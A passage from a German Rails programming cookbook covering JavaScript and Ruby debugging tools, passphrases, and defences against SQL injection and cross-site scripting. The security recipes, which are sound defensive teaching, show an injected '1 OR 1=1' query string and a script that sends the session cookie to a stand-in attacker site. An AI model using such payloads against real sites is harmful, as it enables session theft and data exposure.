


Abbildung 10-3: Die JavaScript-Shell, geöffnet mit einem Bookmarklet und mit dem Parent-Fenster interagierend

Diskussion

Die JavaScript-Shell ist ein extrem nützliches Werkzeug, um den JavaScript-Code einer Seite in Echtzeit zu untersuchen und mit ihm herumzuexperimentieren. Sie ist am nützlichsten, wenn sie als Firefox-Bookmarklet ausgeführt wird.

Die JavaScript-Shell ermöglicht Ihnen die Untersuchung der JavaScript-Umgebung Ihrer Anwendung auf die gleiche Art, wie mit der Sie für Ruby-Objekte verfügbare Methoden mit `irb` untersuchen:

```
irb(main):001:0> Time.instance_methods(false)
```

Um in der JavaScript-Shell etwas über JavaScript-Objekte herauszufinden, verwenden Sie die fest eingebaute `props`-Funktion. Hier ein Beispiel:

```
props(document)
Methods: onclick
Methods of prototype: addBinding, addEventListener, adoptNode,
appendChild, captureEvents, clear, cloneNode, close,
compareDocumentPosition, createAttribute,
...
```

Die `props`-Methode führt alle Eigenschaften und Methoden auf, die dem übergebenen Objekt zur Verfügung stehen. Die Funktion `blink(node)` lässt ein rotes Rechteck um ein Seitenelement aufblitzen, wodurch Sie dessen Position ermitteln können. Das ist sehr nützlich, wenn Sie Objekte auf einer komplexen Seite lokalisieren müssen. Die Funktion `load(scriptURL)` lädt ein Skript in die Umgebung der Shell und macht so all seine Objekte und Funktionen verfügbar.

Weitere Features der JavaScript-Shell sind die Kommandozeilen-Vervollständigung und die Fähigkeit, mehrzeilige Codeblöcke eingeben zu können. Um einen mehrzeiligen Block einzugeben, verwenden Sie Shift+Enter am Ende jeder Zeile.

Siehe auch

- Den Venkman JavaScript Debugger unter *http://www.mozilla.org/projects/venkman*

10.12 Interaktives Debugging Ihres Codes mit ruby-debug

Problem

Von Christian Romney

Sie benötigen einen leistungsfähigen, interaktiven Debugger, um Fehler in Ihrem Code aufspüren zu können.

Lösung

Obwohl das mit Rails ausgelieferte `breakpointer`-Modul ein ausgezeichnetes Tool zur schnellen Untersuchung Ihrer Anwendung darstellt, so ist es doch kein ausgewachsener Debugger. Eine vielversprechende Alternative ist ruby-debug. Das ruby-debug-gem ist ein schneller, Console-basierter Debugger, der mit Rails-Anwendungen sehr gut zusammenarbeitet und Ihnen eine höhere Leistungsfähigkeit und Flexibilität bietet als das `breakpointer`-Modul. Für dieses Rezept legen Sie eine einfache Rails-Anwendung namens `blog` an:

```
$ rails blog
```

Das ist auch ein guter Zeitpunkt, um die Datenbank für diese Anwendung anzulegen und *database.yml* zu konfigurieren. Als Nächstes müssen Sie ruby-debug mit Hilfe von RubyGems installieren. Öffnen Sie ein Terminal-Fenster und führen Sie den folgenden Befehl aus:

```
$ sudo gem install ruby-debug
```

Sie benötigen auch etwas einfachen Code, auf den Sie den Debugger loslassen können, weshalb wir ein einfaches Modell namens `Post` generieren:

```
$ ruby script/generate model Post
```

Nun bearbeiten Sie die vom Rails-Generator erzeugte Migration-Datei:

db/migrate/001_create_posts.rb:

```
class Post < ActiveRecord::Base; end
class CreatePosts < ActiveRecord::Migration
  def self.up
    create_table :posts do |t|
      t.column :title, :string
      t.column :published_at, :datetime
      t.column :updated_at, :datetime
      t.column :content, :text
      t.column :content_type, :string
      t.column :author, :string
    end

    Post.new do |post|
      post.title = 'Rails Cookbook'
      post.updated_at = post.published_at = Time.now
      post.author = 'Christian'
      post.content = <<-ENDPOST
        <p>
          Rob Orsinis Rails-Kochbuch ist erschienen. Laufen Sie los und besorgen Sie sich
          noch heute ein Exemplar!
        </p>
      ENDPOST
      post.content_type = 'text/xhtml'
      post.save
    end
  end
```

```
  def self.down
    drop_table :posts
  end
end
```

Migrieren Sie die Datenbank mit dem folgenden Befehl, um die Tabelle und das Beispiel-Posting anzulegen:

```
$ rake db:migrate
```

Als Nächstes benötigen Sie einen Controller und einen View. Generieren Sie diese mit dem folgenden Befehl:

```
$ ruby script/generate controller Blog index
```

Nun müssen Sie noch einige Dateien bearbeiten, um diese kleine Anwendung zusammenzuflicken. Beginnen Sie mit dem Controller:

app/controllers/blog_controller.rb:

```
class BlogController < ApplicationController
  def index
    @posts = Post.find_recent
    render :action => 'index'
  end
end
```

Nun benötigt das `Post`-Modell die Definition der Klassenmethode `find_recent`:

app/models/post.rb:

```
class Post < ActiveRecord::Base
  # Bis zu 10 Postings der letzten 7 Tage abrufen.
  def self.find_recent
    cutoff_date = 7.days.ago.to_formatted_s(:db)
    options = {
      :conditions => [ "published_at >= ?", cutoff_date ],
      :limit => 10
    }
    find(:all, options)
  end
end
```

Schließlich fügen Sie einen einfachen View hinzu, um die Postings auszugeben:

app/views/blog/index.rhtml:

```
<h1>Neueste Postings</h1>
<div id="posts">
  <ul>
    <% for post in @posts %>
    <li>
      <div id="post_<%= post.id %>">
        <h2><%= post.title %></h2>
        <h3 class="byline">posted by <%= post.author %></h3>
        <div class="content">
          <%= post.content  %>
```

```
        </div>
      </div>
    </li>
    <% end %>
  </ul>
</div>
```

Nachdem alles vorbereitet ist, wird es Zeit, mit dem Debugging zu beginnen. Am einfachsten führen Sie dazu den WEBrick-Server mit `rdebug` aus:

```
$ rdebug script/server webrick
```

ruby-debug lädt das Serverskript und gibt den Dateinamen des Einstiegspunkts aus. Es gibt auch die erste Zeile des ausführbaren Codes innerhalb dieser Datei aus und einen Debugger-Prompt, der den aktuellen Stacklevel enthält:

```
./script/server:2: require File.dirname(__FILE__) + '/../config/boot'
(rdb:1)
```

Setzen Sie nun einen Breakpunkt in der fünften Zeile der `BlogController`-Klasse:

```
break BlogController:5
```

Alternativ können Sie einen bedingten Breakpunkt setzen, indem Sie einen `if`-Ausdruck an das Ende des `break`-Befehls anhängen. Als Nächstes weisen Sie den Debugger an, das Laden des Servers fortzusetzen:

```
run
```

Nun bewegen Sie sich mit Ihrem Browser an die Stelle der Anwendung, die den Breakpunkt auslöst. Bei mir hat die folgende URL funktioniert: *http://localhost:3000/blog*.

Sie sollten nun einen Prompt sehen, der etwa wie folgt aussieht:

```
Breakpoint 1 at BlogController:5
./script/../config/../app/controllers/blog_controller.rb:5: render :action => 'index'
(rdb:2)
```

Probieren Sie das Pretty-Printing des Wertes der `@posts`-Variable aus:

```
pp @posts
```

Nun wollen wir die Liste der aktuellen Breakpunkte ausgeben, alle aktuellen Breakpunkte löschen, einen neuen Breakpunkt an der Index-Methode des `BlogController`s setzen, die `@posts`-Variable überwachen und die Anwendung weiter ausführen. Geben Sie nacheinander die folgenden Befehle ein:

```
break
delete
break BlogController#index
display @posts
run
```

Jetzt müssen Sie die Seite in Ihrem Browser auffrischen, um den neuen Breakpunkt anzustoßen. Der Debugger hält an der ersten Zeile der Index-Methode an. Geben Sie den folgenden Befehl ein, um zur nächsten Zeile zu springen:

```
next
```

Dieser Befehl bringt den Debugger zur nächsten Codezeile. Nun wollen wir in die `find_recent`-Methode einsteigen, wozu wir den `step`-Befehl verwenden. Beachten Sie, dass sich der Debugger nun in der `Post`-Klasse befindet. Die Fähigkeit, Ihren Code interaktiv durchzugehen, ist einer der Hauptvorteile von `ruby-debug` gegenüber dem `breakpointer`-Modul. Sie können den Rest dieser Methode mit wiederholten Aufrufen von `next` durchgehen, oder Sie können sich im Stack mit dem `up`-Befehl wieder um eine Ebene nach oben bewegen. Natürlich können Sie auch einfach **`run`** eingeben, um zum nächsten Breakpunkt zu gelangen.

Diskussion

Wir haben nur die Oberfläche der Befehle angekratzt, die Sie dem Debugger geben können. Eine vollständige Liste der Befehle erhalten Sie durch die Eingabe von `help` im (`rdb`)-Prompt. Zu den einzelnen Befehlen können Sie dann weitere Informationen abrufen, indem Sie `help befehlsname` eingeben, etwa:

```
help catch
```

Wenn Sie auf einem Mac entwickeln, werden Sie auch den `tmate`-Befehl mögen, der die aktuelle Datei in TextMate öffnet. Wenn Sie nicht mit TextMate arbeiten, auf einer anderen Plattform entwickeln oder sich den Quellcode einfach ansehen wollen, ohne einen externen Editor zu öffnen, dann nutzen Sie den `list`-Befehl, der die aktuelle Zeile sowie die vier Zeilen davor und dahinter ausgibt.

Eines der coolsten Features von ruby-debug ist die Fähigkeit des entfernten Debuggings. Auf dem Hostrechner fügen Sie einfach ein paar zusätzliche Kommandozeilen-Optionen in den `rdebug`-Aufruf ein, um ruby-debug die verwendete IP-Adresse und den Port mitzuteilen:

```
$ rdebug -s -h 192.168.0.20 -p 9999 script/server webrick
```

Von einem anderen Rechner oder in einem anderen Fenster des gleichen Rechners geben Sie dann Folgendes ein:

```
$ rdebug -c -h 192.168.0.20 -9 9999
```

Sie sollten nun mit dem entfernten Debugger verbunden sein und alle Befehle eingeben können, die wir eben besprochen haben. Das ist besonders während der Entwicklung Ihrer Anwendung für kurzfristige Debugger-Sessions nützlich, da Sie nicht unbedingt wissen können, wo ein Breakpunkt gesetzt werden muss, bevor Sie irgendeine Ausnahme entdecken.

Siehe auch

- Weitere Informationen zu TextMate finden Sie in Rezept 2.6, »Rails-Entwicklung unter OS X mit TextMate«
- Weitere Informationen zum `breakpointer`-Modul finden Sie in Rezept 10.3, »Ihre Anwendung in Echtzeit mit dem Breakpointer debuggen«

KAPITEL 11

Sicherheit

11.0 Einführung

Bis zu einem gewissen Grad ist Sicherheit in jeder Software ein Thema, aber bei Webanwendungen ist sie aufgrund der offenen Natur des Internet besonders wichtig. In vielen Fällen ist irgendein Teil Ihrer Anwendung für jedermann (oder für jedes Skript) zugänglich, der einen Angriff versuchen möchte. Die Motivation des Angriffs ist üblicherweise nicht persönlicher Natur. Viele Skripten suchen das Web automatisch nach bekannten Sicherheitslücken ab. In manchen Fällen kann Ihre Anwendung durchaus Informationen enthalten, die zu stehlen sich lohnt, etwa Kreditkarten-Nummern oder persönliche Informationen über die Nutzer Ihrer Anwendung.

Am besten sind Sie bei allen Anwendungen besonders sorgfältig, wenn es um den Schutz vor Angreifern geht. Auf diese Weise werden Ihr Wissen und die verwendeten Praktiken zu einer Gewohnheit, die Sie auf alle Projekte anwenden können.

Die beiden großen Sicherheits-Kategorien für Webanwendungen sind *SQL-Injection* und *Cross-Site Scripting* (XSS). Weitere Angriffe können von Ihrem Server kommen, der durch einen anderen Netzwerkangriff geknackt wurde, oder von geknackten Benutzer-Accounts.

Behalten Sie die folgende Grundregel im Kopf: Eingaben filtern, Ausgaben mit Escape-Zeichen versehen.

11.1 Ihre Systeme mit starken Passwörtern sicherer machen

Problem

Kurze, leicht zu erratende Passwörter stellen ein ernsthaftes Sicherheitsrisiko für Ihre Server und die darauf laufenden Dienste dar. Sie wünschen sich ein zuverlässiges System zur

Generierung ausreichend starker Passwörter oder Passphrases und eine Möglichkeit, diese zu verwalten.

Lösung

Die Generierung starker Passwörter oder Passphrases ist eines der wichtigsten Dinge, die Sie zum Schutz Ihrer Server und Daten tun können. Hier einige grundlegende Eigenschaften einer guten Passphrase:

- Nur Sie sollten die Passphrase kennen.
- Sie sollte lang genug sein.
- Sie sollte schwer zu erraten sein, selbst für Personen, die Sie gut kennen.
- Es ist besonders wichtig, dass Sie sich die Passphrase gut merken können.
- Es sollte leicht für Sie sein, sie richtig zu schreiben.

Um ausreichend starke Passwörter zu generieren, können Sie die Diceware-Methode nutzen, die die Komponenten einer Passphrase zufällig mit Hilfe eines Würfels auswählt. Und das funktioniert so:

1. Besorgen Sie sich eine Kopie der Diceware-Wortliste (*http://world.std.com/~reinhold/diceware.wordlist.asc*). Diese Liste enthält zwei Spalten: die erste mit fünfstelligen Ziffern und die zweite mit kurzen, leicht zu merkenden Wörtern oder Silben. Hier ein kurzer Ausschnitt aus dieser Wortliste:

   ```
   63461  whale
   63462  wham
   63463  wharf
   63464  what
   63465  wheat
   63466  whee
   63511  wheel
   ```

2. Werfen Sie nun fünfmal den Würfel, was zu einer fünfstelligen Zahl mit Ziffern zwischen 1 und 6 führt. Verwenden Sie diese Zahl als Index für die Wortliste und fügen Sie das entsprechende Wort in Ihre Passphrase ein. Nehmen wir beispielsweise an, Sie werfen fünfmal den Würfel und erhalten dabei die Werte 6, 3, 4, 6 und 5. Diese Ziffern bilden zusammen die Zahl 63465, die Sie nutzen, um das Wort »wheat« in der Wortliste abzulesen. Das wird der erste Teil Ihrer Passphrase. Wiederholen Sie diesen Vorgang fünf- oder sechsmal und Sie erhalten eine Passphrase wie:

   ```
   wheat $$ leer drab 88th
   ```

Beachten Sie, dass diese Passphrase 23 Zeichen lang und doch vergleichsweise leicht zu merken ist. Sie können diesen Prozess für die verschiedenen Systeme wiederholen, die starke Passwörter benötigen.

Der tiefere Sinn einfach zu merkender Passphrases besteht darin, dass Sie sie nicht aufschreiben sollen. Andererseits haben die meisten Entwickler Dutzende von Passwörtern,

die sie sich merken müssen. Diese Tatsache zwingt die Leute dazu, für mehrere Systeme das gleiche Passwort zu verwenden, oder aber das Passwort jedes Systems aufzuschreiben.

Eine Lösung besteht darin, ein Programm zur Passwortverwaltung zu nutzen, das alle Passwörter in einem verschlüsselten Format vorhält. Diese Programme verlangen ein einzelnes Master-Passwort für den Zugriff und erlauben es häufig, Benutzernamen und Passwörter in Gruppen zusammenzufassen. Ein exzellentes Beispiel für ein solches Programm ist KeePass (Windows) oder KeePassX (eine Cross-Plattform-Portierung von KeePass). Abbildung 11-1 zeigt, wie KeePassX Ihnen helfen kann, große Mengen an Authentifizierungsinformationen an einem sicheren Ort vorzuhalten.




Abbildung 11-1: Der Passwort-Manager KeePassX

Wenn Sie sich für den Einsatz eines Passwort-Managers entscheiden, ist die Stärke des Master-Passworts von kritischer Bedeutung für die Sicherheit aller Systeme, zu denen Sie Informationen abspeichern. Sie sollten dabei besondere Sorgfalt walten lassen, um dafür zu sorgen, dass dieses Passwort sicher bleibt. Darüber hinaus sollten Sie immer Sicherungskopien der vom Passwort-Manager verwendeten Datenbank anlegen, falls die Festplatte streikt oder ein Datenverlust eintritt.

Diskussion

Eine Passphrase ist von der Anwendung her mit einem Passwort vergleichbar, ist aber der erhöhten Sicherheit halber viel länger. Es besteht die natürliche Neigung, Passwörter kurzzuhalten, so dass sie leichter zu merken und zu verwenden sind. Vielen Leuten sind die

Fortschritte bei der Software zum Knacken von Passwörtern nicht bekannt, und sie wissen auch nicht, dass moderne Computer kurze Passwörter einfach mit »roher Gewalt« knacken können. Die Lösung beschreibt ein System zur Wahl langer und doch relativ leicht zu merkender Passphrases, die einen großen Schritt für die Sicherheit Ihrer Server, Dienste und Anwendungen bedeuten.

Die Stärke von Passwörtern kann je nachdem, in welchem Kontext das Passwort verwendet wird, unterschiedliche Bedeutungen haben. Ein Faktor für das Maß der Stärke eines Passworts ist die Zeit, die ein Hacker hat, um das Passwort zu knacken, bevor die dadurch geschützte Information nicht länger geschützt werden muss. Es spielt keine Rolle, wenn ein Passwort geknackt wird, nachdem die dadurch geschützten Daten nicht mehr wertvoll sind.

Ein weiterer Faktor ist die Bedeutung der Informationen, die durch das Passwort geschützt werden. Eine Datenbank mit Hunderten oder Tausenden von Kreditkartennummern ist sicher viel Geld wert, und jemand, der diese Nummern stehlen will, wird bereit sein, einiges an Aufwand zu betreiben. Systeme mit so wertvollen Daten benötigen sehr starke Passwörter und noch weiter gehenden Schutz. Andererseits wird das WEP-Passwort, das Ihr Netzwerk zu Hause schützt, keinen aufwendigen Passwort-Knack-Versuch wert sein.

Siehe auch

- Rezept 11.5, »Ihren Server durch Schließen ungenutzter Ports schützen«

11.2 Queries vor SQL-Injection schützen

Problem

Sie wollen die Möglichkeit eliminieren, dass sich böswillige Benutzer an Ihren Datenbank-Queries zu schaffen machen.

Lösung

Nutzen Sie die Active Record-*Variablenbindung*, um die Strings zu bereinigen, die zu einem Teil der SQL-Anweisungen Ihrer Anwendung werden. Betrachten Sie die folgende Methode, die Ihre Datenbank basierend auf einem `id`-Parameter nach Benutzer-Records abfragt:

```
def get_user
  @user = User.find(:first, :conditions => "id = #{params[:id]}")
end
```

Enthält `params[:id]` (wie Sie hoffen) einen Integerwert, dann funktioniert die Anweisung wie erwartet. Übergibt der Benutzer aber einen String wie `"1 OR 1=1"`, führt die Interpolation des Strings zu folgender SQL-Anweisung:

```
SELECT * FROM users WHERE (id = 1 OR 1=1)
```

Die SQL-Anweisung liefert wegen dem Booleschen `OR` und der Bedingung `"1=1"` (die immer `true` ist) alle Benutzer zurück. Der Aufruf von `find` liefert nur einen Benutzer zurück (wegen des `:first`-Parameters), aber es gibt keine Garantie dafür, dass das der Benutzer mit der `id` `1` ist. Vielmehr hängt das Ergebnis davon ab, wie die Datenbank die Datensätze in der Tabelle intern angeordnet hat.

Die folgende Version von `get_user` vermeidet diese Form der SQL-Manipulation über eine Variablenbindung:

```
def get_user
  @user = User.find(:all, :conditions => [ "id = ?", params[:id] ])
end
```

Die Übergabe von `"1 OR 1=1"` an den `find`-Aufruf erzeugt nun den folgenden SQL-Code:

```
SELECT * FROM users WHERE (id = '1 OR 1=1')
```

Bei dieser Version wird die `id` mit dem kompletten String verglichen, den die Datenbank in eine Zahl umzuwandeln versucht. In diesem Fall wird der String `"1 OR 1=1"` einfach zu 1, und der Benutzer mit dieser `id` wird aus der Tabelle abgerufen.

Diskussion

Die SQL-Injection ist eine der am weitesten verbreiteten Methoden zum Angriff auf Webanwendungen. Das Ergebnis eines solchen Angriffs kann extreme Ausmaße annehmen und zur totalen Zerstörung oder Aufdeckung Ihrer Daten führen. Der beste Schutz vor SQL-Injection besteht darin, alle möglicherweise gefährlichen Eingaben zu filtern und die Ausgabe (d.h. was an die Datenbank geschickt wird) durch Escaping zu schützen.

Sie sollten wann immer möglich die Variablenbindung nutzen, um sich vor dieser Art von Angriffen zu schützen. Selbst wenn Sie nicht glauben, dass eine Methode Eingaben von nicht vertrauenswürdigen Quellen (wie Benutzern) erhält, vermeidet das gleiche Maß an Vorsicht bei der Betrachtung jeder Datenbank-Query das spätere Auftreten von Sicherheitslücken, wenn Ihr Code auf eine neue und unerwartete Art genutzt wird.

Siehe auch

- Rezept 11.3, »Schutz vor Cross-Site-Scripting-Angriffen«

11.3 Schutz vor Cross-Site-Scripting-Angriffen

Problem

Viele Web 2.0-Anwendungen sind um Inhalte herumgebaut, die von der Community zur Verfügung gestellt werden. Diese Inhalte werden häufig gesammelt und in HTML ausgegeben. Die Ausgabe von Inhalten der Benutzer auf einer HTML-Seite birgt aber unglücklicherweise eine Sicherheitslücke, die als Cross-Site Scripting (XSS) bezeichnet wird. Sie wollen diese Bedrohung eliminieren.

Lösung

Man spricht von einem XSS-Angriff, wenn ein bösartiger Benutzer versucht, seinen JavaScript-Code im Browser eines zweiten Benutzers auszuführen, nachdem dieser eine vertrauenswürdige Website besucht hat. Das eigentliche Ziel dieses JavaScript-Codes besteht häufig darin, an private Informationen des Opfers zu gelangen. Es gibt verschiedene Varianten dieses Angriffs, die sich aber alle einfach vermeiden lassen, indem potenziell gefährliche Ausgaben einem Escaping unterzogen werden, bevor sie in den View-Templates Ihrer Anwendung gerendert werden.

Übergeben Sie alle potenziell gefährlichen Variablen an die Ruby-Methode `html_escape` (die Teil des `ERB::Util`-Moduls ist). Hier ein Beispiel:

```
<%= html_escape(@user.last_search) %>
```

Um die Verwendung dieser Methode noch einfacher zu machen, ist `html_escape` auch unter dem Alias `h` zugänglich. Bei Verwendung dieses Kürzels hätten Sie Folgendes schreiben können:

```
<%= h(@user.last_search) %>
```

oder noch idiomatischer (ohne Klammern):

```
<%=h @user.last_search %>
```

Diese Version verlangt pro Variable nur ein zusätzliches Zeichen, um Ihre Anwendung vor dieser Art von Angriffen zu schützen. Eine verdammt gute Rendite für Ihre Investition in Sicherheit. Gewöhnen Sie sich das Escaping für alle in Ihren Templates dargestellten Variablen an, und Sie eliminieren XSS vollständig.

Diskussion

XSS-Angriffe können anhand der Art und Weise, wie sie bösartigen Code im Browser des Opfers speichern bzw. an diesen senden, in zwei Gruppen unterteilt werden; nämlich gespeicherte XSS-Angriffe und reflektierte XSS-Angriffe.

Bei *gespeicherten* XSS-Angriffen befindet sich der bösartige Code des Angreifers auf dem Server der angegriffenen Site und wird beispielsweise im Kontext einer Forum-Nachricht

oder eines Kommentarfeldes ausgegeben. Jeder, der diese Seite besucht, ist ein potenzielles Opfer.

Reflektierte XSS-Angriffe machen sich temporäre Ausgabemechanismen wie Fehlermeldungen (z.B. »der eingegebene Wert `irgendein Wert` ist ungültig«.) zunutze. Bei dieser Art von XSS-Angriff muss der Angreifer den ahnungslosen Benutzer dazu bringen, einen Link in einer E-Mail anzuklicken. Dieser Link stammt von einer externen, nicht von der angegriffenene Site.

Das extremste Beispiel eines XSS-Angriffs ist das Senden eines Session-Cookies an den Angreifer, indem das ahnungslose Opfer einfach eine vermeintlich sichere Seite lädt. Und das funktioniert so:

Nehmen wir an, Sie betreiben eine Community-Site, auf der die Benutzer Inhalte eingeben können, die dann auf einer Profil-Seite oder sogar in einem »Neue Profile«-Bereich der Hauptseite erscheinen. Hier der Code für die Darstellung eines Benutzerprofils:

```
<div class="profile">
  <%= @user.profile %>
</div>
```

Nehmen wir nun an, dass `@user.profile` Folgendes enthält:

```
<script>document.location='http://boesesite.com?'+document.cookie</script>
```

Besucht der ahnungslose Benutzer eine Seite, deren Inhalt mit HTML gerendert wird, wird eine Browser-Relocation ausgelöst, die den Session-Cookie an eine vom Angreifer gewählte Site sendet. Diese Site sammelt dann die Werte von `document.cookie` in Form einer HTTP-get-Variablen ein.

XSS-Angriffe lassen sich einfach vermeiden, solange Sie darauf achten, alle Benutzereingaben zu filtern und alle auszugebenden Benutzereingaben einem Escaping zu unterziehen. Hier die Definition von `html_escape` und dem Alias, der die Verwendung von `<%=h @irgendeine_variable %>` erlaubt:

```
def html_escape(s)
  s.to_s.gsub(/&/n,
              '&amp;').gsub(/\"/n,
                            '&quot;').gsub(/>/n,
                                           '&gt;').gsub(/</n, '&lt;')
end
alias h html_escape
```

Die Methode ersetzt die vier XML-Metazeichen (< > & ") durch deren Entitäten (`<` `>` `&` `&quot;`) und verhindert damit die ungewollte Ausführung bösartiger Skripten.

Siehe auch

- Rezept 11.2, »Queries vor SQL-Injection schützen«

11.4 Zugriffe auf öffentliche Methoden oder Aktionen beschränken

Problem

Das Standard-Routingsystem von Rails neigt dazu offenzulegen, welche Aktionen durch bestimmte URLs aufgerufen werden. Unglücklicherweise macht es diese Transparenz bösartigen Nutzern leicht, die bekannten Aktionen Ihrer Anwendung auszunutzen. Sie wollen den Zugriff auf öffentliche Methoden beschränken, die nur Informationen für bestimmte Benutzer oder Accounts offenlegen bzw. ändern.

Lösung

Alle öffentlichen Methoden Ihrer Controller sind per Definition Aktionen. Das bedeutet, dass diese Methoden ohne eine Zugriffskontrolle allen Benutzern zur Verfügung stehen.

Sie müssen nun sicherstellen, dass private Daten darstellende oder ändernde Aktionen nur von eingeloggten Benutzern verwendet werden können und dass diese Benutzer nur auf ihre eigenen Daten zugreifen. Die folgende `show`-Aktion des `ProfilesController`s zeigt, wie man die `:user_id` des `session`-Hashs in Kombination mit dem `params`-Hash nutzen kann, um sicherzustellen, dass diese Aktion nur mit den Daten des Benutzers arbeitet, der die Aktion aufgerufen hat:

```
class ProfilesController < ApplicationController

  def show
    id = params[:id]
    user_id = session[:user_id] || nil
    @profile = Profile.find(id, :conditions => [ "user_id = ?", user_id])
  rescue
    redirect_to :controller => "users", :action => "list"
  end

  # ...
end
```

Hier wird die `:user_id` aus dem `session`-Hash (bzw. `nil`, wenn der Benutzer nicht eingeloggt ist) zusammen mit der `:id` aus dem `params`-Hash verwendet, um ein `Profile`-Objekt abzurufen. Hat die `user_id` den Wert `nil`, verhindern die Bedingungen von `Profile#find`, dass ein `Profile`-Objekt (festgelegt durch `id`) zurückgegeben wird.

Diskussion

Sie müssen nichts Besonderes tun, um die öffentlichen Methoden Ihrer Controller für die Benutzer Ihrer Anwendung zugänglich zu machen. Wenn eine Methode nicht von Methoden außerhalb der aktuellen Klasse aufgerufen werden soll, müssen Sie diese Methode als

»privat« deklarieren (mit Hilfe des private-Schlüsselworts). Das folgende Beispiel macht display_full_profile zu einer privaten Methode und verhindert so, dass sie außerhalb der ProfilesController-Klassendefinition aufgerufen werden kann:

```
class ProfilesController < ApplicationController

  def show
    # ...
  end

  private
    def display_full_profile
      # ...
    end
end
```

Methoden als privat zu deklarieren verhindert, dass aus ihnen (öffentlich zugängliche) Aktionen werden, doch selbst öffentliche Methoden sollten für ihre Aufrufe gewissen Beschränkungen unterliegen. Die Lösung zeigt, wie man Methoden so einschränkt, dass sie nur mit den Daten des momentan eingeloggten Benutzers arbeiten.

Die show-Aktion der Lösung findet das Profil eines Benutzers über den id-Parameter, der im session-Hash des Benutzers zusammen mit der :user_id übergeben wird. Die Zusatzinformation aus der Session wird an das :conditions-Attribut der find-Methode übergeben, wobei die Variablenbindungssyntax verwendet wird, um die SQL-Injection zu verhindern. Das hindert die Benutzer daran, mit anderen Benutzern verknüpfte Daten zu betrachten oder zu verändern.

Es ist gute Praxis, alle Aktionen, die mit privaten Daten arbeiten, mit dieser Art restriktiver Vorsicht zu behandeln. Sie sollten auch Tests in Ihre Test-Suite aufnehmen, die sicherstellen, dass die Benutzer nur mit ihren eigenen Daten arbeiten können.

Eine weitere Möglichkeit, die bösartige Manipulation von Aktionen zu unterbinden, besteht darin, explizit die Spalten zu beschränken, mit denen Active Record-Methoden wie create und update_attributes arbeiten können. Dazu rufen Sie das attr_protected-Makro in Ihrer Modell-Klassendefinition auf:

```
class Profile < ActiveRecord::Base
  attr_protected :bonus_points

  belongs_to :user
end
```

Die Verwendung von attr_protected hindert die folgende update-Methode im Profile-Controller daran, auf das bonus_points-Attribut des Profile-Modells zugreifen zu können:

```
def update
  @profile = Profile.find(params[:id])
  if @profile.update_attributes(params[:profile])
    flash[:notice] = 'Profil erfolgreich aktualisiert.'
```

```
      redirect_to :action => 'show', :id => @profile
    else
      render :action => 'edit'
    end
  end
```

Jedes an `attr_protected` übergebene Attribut wird auf diese Weise geschützt. Die Umkehrung dieses Ansatzes besteht darin, die Updates für alle Modell-Attribute zu beschränken und sie dann explizit mit `attr_accessible` freizugeben. Wird dieses Makro verwendet, sind nur die Attribute für die Massenzuweisung freigegeben, die im Makro benannt werden.

Siehe auch

- Rezept 4.12, »Zugriff auf Controller-Methoden einschränken«

11.5 Ihren Server durch Schließen ungenutzter Ports schützen

Problem

